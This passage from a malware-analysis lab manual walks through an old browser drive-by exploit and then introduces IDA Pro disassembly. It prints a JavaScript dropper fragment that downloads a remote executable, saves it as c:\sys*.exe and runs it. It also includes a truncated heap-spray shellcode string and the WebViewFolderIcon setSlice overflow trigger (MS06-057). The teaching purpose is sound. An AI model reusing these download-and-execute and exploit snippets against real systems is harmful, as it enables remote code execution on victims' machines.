*if (a) {*

*if (! v[0]) {*

*v[0] = CreateObject(a, "msxml2.XMLHTTP");*

*if (! v[0]) v[0] = CreateObject(a, "Microsoft.XMLHTTP");*

*if (! v[0]) v[0] = CreateObject(a, "MSXML2.ServerXMLHTTP");*

*}*

*if (! v[1]) {*

*v[1] = CreateObject(a, "ADODB.Stream");*

*}*

*if (! v[2]) {*

*v[2] = CreateObject(a, "WScript.Shell");*

*if (! v[2]) {*

*v[2] = CreateObject(a, "Shell.Application");*

*if (v[2]) n=1;*

*}*

*}*

*}*

*i++;*

*}*

*if (v[0] && v[1] && v[2]) {*

*var data = XMLHttpDownload(v[0], urlRealExe);*

*if (data != 0) {*

*var name = "c:\\sys"+GetRandString(4)+".exe";*

*if (ADOBDStreamSave(v[1], name, data) == 1) {*

*if (ShellExecute(v[2], name, n) == 1) {*

*ret=1;*

*}*

*}*

*}*

*}*

*return ret;*

*}*

*function start() {*

This script exploits one of the following vulnerabilities to initiate the buffer overflow:

* Buffer Overflow in setSlice() method of WebViewFolderIcon ActiveX Object (MS06-57)
* Integer overflow in Apple QuickTime (CVE-2004-0431)
* WinZip FileView ActiveX controls CreateNewFolderFromName() Method Buffer Overflow (MS06-067)


Preliminary the script is spraying in the memory shellcode with the file downloading functionality given in Unicode format:

*“%u4343%u4343%u0feb%u335b%u66c9%u80b9%u8001%uef33%ue243%uebfa%ue805%uffec%uffff%u8b7f%udf4e%uefef%u64ef%ue3af%u9f64%u42f3%u9f64%u6ee7%uef03%uefeb...”*

To prove the malicious intent of the shellcode it is necessary to represent it in binary view. For that purposes following actions have to be performed:

* Eliminate %u chars
* Swap the high and low bytes in Unicode word
* Transform from ASCII to HEX view
* Store results in Binary file

Let us take a look to the binary code in disassembler:



Obviously the code is encrypted with XOR. To decode it is needed to make XOR operation with 0EFh value under each byte from the address :00000015.



And now it is possible to say that this code downloads following link with the help of URLMON.DLL function calls: http://\*\*\*.org/forum/file.php (at the moment of writing, this link was not working).

To sum up, despite the numerous variety of malicious code it is possible to cope with the growing rate of hacker’s attacks throw the existed vulnerabilities in installed software by using Anti-Virus Solutions with Web stream checking feature and disabling dangerous content execution in Internet Browser.

***Example of Vulnerability***

The source code that uses the vulnerability WebViewFolderIcon, written in Java Script:

*for (i=0;i<128;i++)*

*{*

*try*

*{*

*var tar = new ActiveXObject('WebVi'+'ewFol'+'derIc'+'on.WebVi'+'ewFol'+'derI'+'con.1');*

*d = 0x7ffffffe;*

*b = 0x0c0c0c0c*

*tar.setSlice(d, b, b, b );*

*}*


*catch(e){}*

*}*


The script creates 128 objects WebViewFolderIcon ActiveX object and method calls for him setSlice (), causing a buffer overflow in the event of a transfer value of the first parameter = 0x7ffffffe. This vulnerability (MS06-057), is used for DoS attacks, as well as for the remote execution of malicious code execution.

This vulnerability is in library WebView (webvw.dll) and the Common Controls Library (comctl32.dll), which loads the Internet browser.

Pseudo code WebViewFolderIcon class is presented below:



The object of this class stores data in the data structure of DSA (Dynamic Structure Arrays).



Constructor WebViewFolderIcon is a method DSA\_Create (), passing as parameters the following values:

*cbItem = 16;*

*cItemGrow = 2;*

A buffer overrun occurs directly in the DSA. The sequence of action, enacting the overflow, the following:

1. The transfer value 0x7FFFFFFE to method WebViewFolderIcon.setSlice() as the first argument:

*WebViewFolderIcon.setSlice(0x7FFFFFFE,..,..)*

1. Initialize index DSA with a new value:

*idxItem <= 0x7FFFFFFE;*

1. Calculation the new number of elements in the array:

*cItemsNew <= idxItem + cItemGrow = 0x7FFFFFFE + 2 = 0x80000000*

1. Calculation of new memory size:


*MemorySize <= cItemsNew \* (cbItem=16) = 0*

1. Recording a new element in the array to the following address:

*idxAddress = idxItem \* cbItem = 0x7FFFFFFE \* 16 = 0xFFFFFFE0*


… which is equal to:

*DSAArray[-32]*



Storing the data by negative index in the array will lead to the destroying of data prior to the array block in memory. In our case, a table of virtual methods of class AmbientFont, which contains addresses of functions ClearClass() and ClearClassAndObject().

Thus, when calling the destructor for the object of class WebViewFolderIcon control will be given to the code at address specified in the attacker's method setSlice ().

****


**Tasks**

1. Deobfuscate and analyze HTML exploits in the lab folder following [the video guideline](https://drive.google.com/file/d/1VPHvQkvc561mn1HDMx8bn1qMG_L36sR_/view?usp=sharing). Use Malzilla analysis tool for that (on the VM c:\STUDENT\_LABS\Tools\Exploit Tools\malzilla\_0.9.3pre5\).


**Hints**

To decode an unescape string with a URL in a shellcode, follow the steps:


1. Copy an unescape string (%uXXXX) from the decoded script.



1. Paste to the Misc Decoder tab.



1. Click ‘Decode UCS2 (%u).



**Questions**

1. What kind of technologies are used for Internet attacks today?
2. What types of software vulnerabilities do you know?
3. What is obfuscation and what it is used for?
4. What actions are necessary to protect the system that contains the vulnerability, from unauthorized access?
5. Is it possible to provide 100% protection of the user’s system against the malicious software?

**References**

1. Video guides: HTML, PDF, DOCX exploits.

## Lab 5. Reverse Engineering x86

**Goal**: obtain the skills of static program analysis using disassembler in order to detect the presence of malicious content, explore the basic techniques disassembly applications.

**Software**:

• OS

- Microsoft Windows XP Professional

• Disassembler

- IDA Pro 4.9 Free Edition

**Contents**:

1. View the methods and means of program analysis

2. View the interface and the interactive disassembler IDA Pro

3. To familiarize with the basic methods of analysis x86 and ARM programs

4. Run the job for the laboratory work

5. Defend laboratory work, answering the test questions

**Study Guide**

**Introduction to disassembling**

***Methods and tools for program analysis***

Analysis of suspicious programs can be done in two ways: by monitoring their behavior in the system (with the help of monitors) and the static analysis of program code (disassembling). Usually it is used as a combination of these two methods, where, depending on the complexity and workability, the program code is analyzed statically, as part of the code is executed.

Very rarely analyzed programs are delivered in source code (e.g. scripts interpreted languages Visual Basic Script or Javascript), that is why it has to be analyzed with the help of special tools, which are divided into two classes: decompilers and disassemblers.

Decompilers belong to the class of programs to get the code under study programs, closest to the original code. At the current time there is a decompiler for the language Java, Visual Basic, as well as programs designed to work in the environment. NET.

Unfortunately, very few programs can be analyzed by the above method, which is connected with the peculiarities of the transformation of source code programs into executable code. For the analysis of such programs, special tools are designed - disassemblers. They perform the transformation of machine code into a language understandable to humans - assembler. In some cases, instead of assembler pseudocode is generated.

Assembler is a machine code instructions (each command corresponds to one assembler instruction processor) recorded in a form that makes it relatively easy to remember the purpose of each instruction.

In contrast to the assembler, each pseudocode command corresponds not to processor instruction, but a basic operation that performs a specific function. Pseudocode can be found in the analysis of virtual machines used in the protectors of executable files (e.g. Themida). Also it is used in the installer and executable files created by language interpreters.

Often, there are utilities that perform functions of a disassembler in addition to the functions of a decompiler. These include, for example, DeDe (Delphi Decompiler), analyzing the files, created in Borland Delphi and Borland C + + Builder, which allows to restore the used forms and content, as well as methods, properties and handlers of components, but the code of properties and procedures of the program is shown in Assembly language.

The purpose of an analyst is to perform a search in the target code of a certain functional, which could confirm or refuse the judgments of harmfulness of researched code. Also, if the malware is proved, it may be necessary to learn how to undo the changes made by the program (e.g. decrypting files encrypted by virus). To do so is often necessary to analyze the huge amount of code. If your disassembler supports dialogue with the user, i.e. allows to change the settings for disassembly of certain parts of the code assigned to maintain the names, comments, and ask to use custom data types, automatically determine the names of library functions that automate the execution of certain actions, it makes the analyst job much easier.

Disassembler IDA Pro (<http://www.idapro.com>) satisfies most of the above requirements. This disassembler allows you to analyze a huge number of file formats, to work with multiple types of processors, supports macros, plug-ins, and scripting languages, includes an integrated debugger, works under MS-DOS, Windows, Linux. He also has the opportunity to recognize the names of standard library functions by their signatures (using standard or user-created), the means of data analysis of high-level programming languages (structures and classes of objects).

There is a freeware version of IDA Pro, which supports only the x86 processor architecture and does not support plug-ins, but it allows learning the basics of disassembly.


**IDA Pro Guidelines**

**Loading file for analysis**

File disassembler IDA Pro GUI is called "idag.exe". Start it and look at the basic methods of disassembly for example malware "Trojan-Downloader.Win32.Small.s".

*Attention! When dealing with harmful or suspicious files it is necessary to be careful and perform all actions in the virtual machine and change the extension of the executable files, for example, replace the last character in the expansion of the "\_" character.*

After starting disassembler select "Open .." menu "File":



A window for selecting the settings for the analysis of the loaded file will be appeared:




Рис. 1 – Dialog for selecting the parameters of loaded file.

It is proposed to select the format of the test file in the list (1) from the set of possible formats. The correct choice of file format is needed to load all necessary data for the analysis of this file.

In our case, you can choose:

format of PE (Portable executable) - format of most executable files for Windows. Choose the item when it is necessary to examine Windows programs.

format EXE - executable file format for MS-DOS. Typically, each Windows program contains so called MZ-stub - the cover, which displays the message on the need to run out of Windows when you start the program from the MS-DOS. Sometimes, instead of stub the corresponding functional is present needed to run the program under MS-DOS. Also (rarely), this part of the executable file might be infected with DOS-virus.

Binary file - considered as a binary file. In this case, the analyst has to determine which parts of the file are data, and what parts are code. Used in the analysis of the exploit code (bytecode).

In the list (2) select the type of processor that is running the test file. In most cases, IDA chooses the type of processor automatically. When choosing the type of processor "Intel 80x86 processors: metapc" IDA will attempt to use the command set of assembler x86 processor family, including the specific Intel processor and MMX commands.

In the input fields (3) set the offset and segment to load files. Usually used if the selected file type is "Binary file". For example, if segment = 0x1000, and offset = 0x3500, then the first byte of loaded file will be located at 1000:3500.

Options of group "Analysis" (4) allows to disable the file analysis after loading and displaying the status of analysis in the status bar. Disabling the first option is useful when the connection of additional types of libraries and signatures is needed or the existing ones before the file analysis should be disabled. It can be also used if necessary to make the processing of the loaded file with a script or plug-in before file analysis.

Panel "Options" allows to disable the creation of segments in the listing of the loaded file, load resources from the file, rename the imported functions, manual selection of loaded parts of file (often necessary in the analysis of not fully unpacked file or memory image files), etc.


Buttons (6), (7) and (8) are dialogs for advanced analysis settings.

The input field (9) contains the path to the directory that holds the folder with system libraries.

After installing the required settings, click "OK" and observe the process of analysis.

**The Structure of Program Window**

IDA's main window is shown in Figure 2. It contains the following parts:



Picture 2 – Main IDA window.

1. The menu bar – contains all available commands for the current window.
2. Toolbar - provides access to most of the functions of IDA.
3. Analysis status bar. Clicking on it allows you to disable/enable the analysis. It has the following condition:

|  |  |
| --- | --- |
|  | – analysis is done |
|  | – analysis is disabled |
|  | – analysis is running |
|  | – file is loading or IDC language (IDA C) script is running |

1. Navigation panel. Displays the current file position (pointer). The parts file are shown with the colors corresponding to different content:

|  |  |
| --- | --- |
|  | import table  таблица импорта |
|  | program functions |
|  | library functions |
|  | code outside of functions |
|  | data |
|  | unrecognized parts and alignment |

1. Bookmarks window, such as the IDA View-A (our main window), etc.
2. The arrows indicate the conditional and unconditional jumps in the code block. Useful for determining the small loops and function calls.
3. Name of the section, followed by a virtual address. Can be changed to a function name and offset from the beginning of this function.
4. Area of the function comments. Contains the attributes with which the function was created.
5. Field of the functions and tags names. After the tag name a symbol of colon (":") is present.
6. Code area of disassembled program.
7. Field of repeated and regular comments. The comments for the strings are their contents.
8. Rolled function. Any function can be rolled-in with the help of keys "-" and "+" on the numeric keypad. You can also roll-in the selected part of program listing.
9. Offset from the beginning of analyzed file or code in the current cursor position.
10. Virtual address, the name of the function and the data/code relative offset from the beginning of the function to the current cursor position. If the cursor is not at function, it displays the name of the current section and the virtual address.
11. Status window, which displayed the latest actions of the user, as well as scripts and plug-ins status messages, and that IDA is doing at the moment. If the first line contains the address, then double click on that line, proceed to the specified address.
12. The status of the analysis process and the virtual address of the analyzed file position.
13. Contextual hint.
14. List of references to the corresponding address of the listing line. It is specified the type of call ("CODE" - a reference to instruction, or "DATA" - a reference to the data), as well as the place from where the call comes: the name of the segment and a virtual address or a function name and offset from the beginning of this function. When you click on the link or pressing "Enter" on the link will take you to the address where the call occurs. *To return to the previous position, press "Esc" or use the navigation bars:* 
15. Name of the function or tag. Clicking or pressing "Enter", you can go to top of this function or label. Back could be the same as in the previous case.

When you move your mouse on a function name, tag or auto-generated ID number will be displayed bubble, which will display the program area, starting from a specified address:



Picture 3 – Pop-up hint.

Size pop-up hints can be controlled using the mouse wheel.

**Tasks**

**DLL Side-Loading Attack on Google Updater**

**Sample for analysis:**

Available on the lab VM image in the following folder: “c:\STUDENT\_LABS\Lab5 - Reverse Engineering\”

Or download it from: <https://drive.google.com/open?id=0B6BXqlCLL6H_Z0xUVHFOMVFWWHc>

